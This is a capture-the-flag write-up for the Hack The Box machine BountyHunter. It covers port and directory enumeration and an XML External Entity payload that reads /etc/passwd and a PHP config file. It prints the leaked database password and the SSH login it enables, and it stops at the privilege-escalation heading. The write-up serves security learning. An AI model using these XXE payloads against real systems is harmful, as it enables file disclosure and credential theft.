

BountyHunter - Writeup HTB

Author : PierreAD




I) Enumeration

```
nmap -sV -A -O bountyhunter.htb
```




```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-27 21:29 CEST
Nmap scan report for bountyhunter.htb (10.10.11.100)
Host is up (0.031s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 d4:4c:f5:79:9a:79:a3:b0:f1:66:25:52:c9:53:1f:e1 (RSA)
|   256 a2:1e:67:61:8d:2f:7a:37:a7:ba:3b:51:08:e8:89:a6 (ECDSA)
|_  256 a5:75:16:d9:69:58:50:4a:14:11:7a:42:c1:b6:23:44 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Bounty Hunters
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=7/27%OT=22%CT=1%CU=33584%PV=Y%DS=2%DC=T%G=Y%TM=61005EB
OS:2%P=x86_64-pc-linux-gnu)SEQ(SP=100%GCD=2%ISR=108%TI=Z%CI=Z%II=I%TS=A)OPS
OS:(O1=M54DST11NW7%O2=M54DST11NW7%O3=M54DNNT11NW7%O4=M54DST11NW7%O5=M54DST1
OS:1NW7%O6=M54DST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN
OS:(R=Y%DF=Y%T=40%W=FAF0%O=M54DNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%
OS:T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD
OS:=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 256/tcp)
HOP RTT      ADDRESS
1   30.84 ms 10.10.14.1
2   30.98 ms bountyhunter.htb (10.10.11.100)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.57 seconds
```


```
firefox http://bountyhunter.htb
```



> with some enumeration i see that page, which seems interesting



> I enter test information and I intercept the traffic with Burp



Burp Suite Community Edition v2021.2.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser
Pretty Raw \n Actions

Request to http://bountyhunter.htb:80 [10.10.11.100]

```
POST /tracker_diRbPr00f314.php HTTP/1.1
Host: bountyhunter.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 223
Origin: http://bountyhunter.htb
Connection: close
Referer: http://bountyhunter.htb/log_submit.php

data=PD94bWwgIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9IklTTy04ODU5LTEiPz4KCQk8YnVncmVwb3J0PgoJCTx0aXRsZT50ZXN0PC90aXRsZT4KCQk8Y3dlPnRlc3Q8L2N3ZT4KCQk8Y3Zzcz50ZXN0PC9jdnNzPgoJCTxyZXdhcmQ%2BdGVzdDwvcmV3YXJkPgoJCTwvYnVncmVwb3J0Pg%3D%3D
```

> it seems to be Base64 but encoded in url,

⇒ i decode string with url_deocod



Decode from URL-encoded format

Simply enter your data then push the decode button.

```
PD94bWwgIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9IklTTy04ODU5LTEiPz4KCQk8YnVncmVwb3J0PgoJCTx0aXRsZT50
ZXN0PC90aXRsZT4KCQk8Y3dlPnRlc3Q8L2N3ZT4KCQk8Y3Zzcz50ZXN0PC9jdnNzPgoJCTxyZXdhcmQ%2BdGVzdD
wvcmV3YXJkPgoJCTwvYnVncmVwb3J0Pg%3D%3D
```

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.


□ Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

< DECODE > Decodes your data into the area below.

```
PD94bWwgIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9IklTTy04ODU5LTEiPz4KCQk8YnVncmVwb3J0PgoJCTx0aXRsZT50
ZXN0PC90aXRsZT4KCQk8Y3dlPnRlc3Q8L2N3ZT4KCQk8Y3Zzcz50ZXN0PC9jdnNzPgoJCTxyZXdhcmQ+dGVzdDwvc
mV3YXJkPgoJCTwvYnVncmVwb3J0Pg==
```

Then, with base64decode :



```
PD94bWwgIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9IklTTy04ODU5LTEiPz4KCQk8YnVncmVwb3J0PgoJCTx0aXRsZT50ZXN0PC90aXRs
ZT4KCQk8Y3dlPnRlc3Q8L2N3ZT4KCQk8Y3Zzcz50ZXN0PC9jdnNzPgoJCTxyZXdhcmQ+dGVzdDwvcmV3YXJkPgoJCTwvYnVncmVwb3J0Pg==
```

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

□ Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

< DECODE > Decodes your data into the area below.

```
<?xml  version="1.0" encoding="ISO-8859-1"?>
		<bugreport>
		<title>test</title>
		<cwe>test</cwe>
		<cvss>test</cvss>
		<reward>test</reward>
		</bugreport>
```

> In the end, here is the text decoder :


```
<?xml  version="1.0" encoding="ISO-8859-1"?>
    <bugreport>
    <title>test</title>
    <cwe>test</cwe>
    <cvss>test</cvss>
    <reward>test</reward>
    </bugreport>
```

II) Exploitation :

> this system can be exploited by the following attack: XEE - XML External Entity

```
<!--?xml version="1.0" ?-->
<!DOCTYPE replace [<!ENTITY example SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd"> ]>
<bugreport>
    <title>&example;</title>
    <cwe>test</cwe>
    <cvss>test</cvss>
    <reward>&file;</reward>
    </bugreport>
```

> You have to do the reverse manipulation to encode the file, first transform it in Base64 then in URL format




```
<td>
  root:x:0:0:root:/root:/bin/bash
  daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
  bin:x:2:2:bin:/bin:/usr/sbin/nologin
  sys:x:3:3:sys:/dev:/usr/sbin/nologin
  sync:x:4:65534:sync:/bin:/bin/sync
  games:x:5:60:games:/usr/games:/usr/sbin/nologin
  man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
  lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
  mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
  news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
  uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
  proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
  www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
  backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
  list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
  irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
  gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
  nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
  systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
  systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
  systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
  messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
  syslog:x:104:110::/home/syslog:/usr/sbin/nologin
  _apt:x:105:65534::/nonexistent:/usr/sbin/nologin
  tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
  uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
  tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
  landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
  pollinate:x:110:1::/var/cache/pollinate:/bin/false
  sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
  systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
  development:x:1000:1000:Development:/home/development:/bin/bash
  lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
  usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
</td>
```

> There is a development user, which we might find useful later

> A little bit of enumeration allows us to find an interesting file

```
gobuster dir -u http://bountyhunter.htb -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x .php
```




```
peter@kali:~$ gobuster dir -u http://bountyhunter.htb -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x .php
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://bountyhunter.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
2021/07/28 19:31:34 Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 25169]
/resources            (Status: 301) [Size: 324] [--> http://bountyhunter.htb/resources/]
/assets               (Status: 301) [Size: 321] [--> http://bountyhunter.htb/assets/]
/portal.php           (Status: 200) [Size: 125]
/css                  (Status: 301) [Size: 318] [--> http://bountyhunter.htb/css/]
/db.php               (Status: 200) [Size: 0]
/js                   (Status: 301) [Size: 317] [--> http://bountyhunter.htb/js/]
```

```
<!--?xml version="1.0" ?-->
<!DOCTYPE replace [<!ENTITY example SYSTEM "php://filter/convert.base64-encode/resource=db.php"> ]>
        <bugreport>
        <title>&example;</title>
        <cvss>r</cvss>
        <reward>10</reward>
        </bugreport>
```

```
// TODO -> Implement login system with the database.
$dbserver = "localhost";
$dbname = "bounty";
$dbusername = "admin";
$dbpassword = "m19RoAU0hP41A1sTsq6K";
$testuser = "test";
?>
```


```
ssh development@bountyhunter.htb
```




```
peter@kali:~/Documents/HTB/BountyHunter/LFISuite$ssh development@bountyhunter.htb
development@bountyhunter.htb's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue 27 Jul 2021 10:19:11 PM UTC

  System load:           0.0
  Usage of /:            33.4% of 6.83GB
  Memory usage:          36%
  Swap usage:            0%
  Processes:             219
  Users logged in:       1
  IPv4 address for eth0: 10.10.11.100
  IPv6 address for eth0: dead:beef::250:56ff:feb9:7ac0


0 updates can be applied immediately.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Tue Jul 27 22:10:39 2021 from 10.10.14.162
development@bountyhunter:~$ 
```

III) Privilege escalation :

> contract.txt is at our disposal which gives us a hint for the privesc

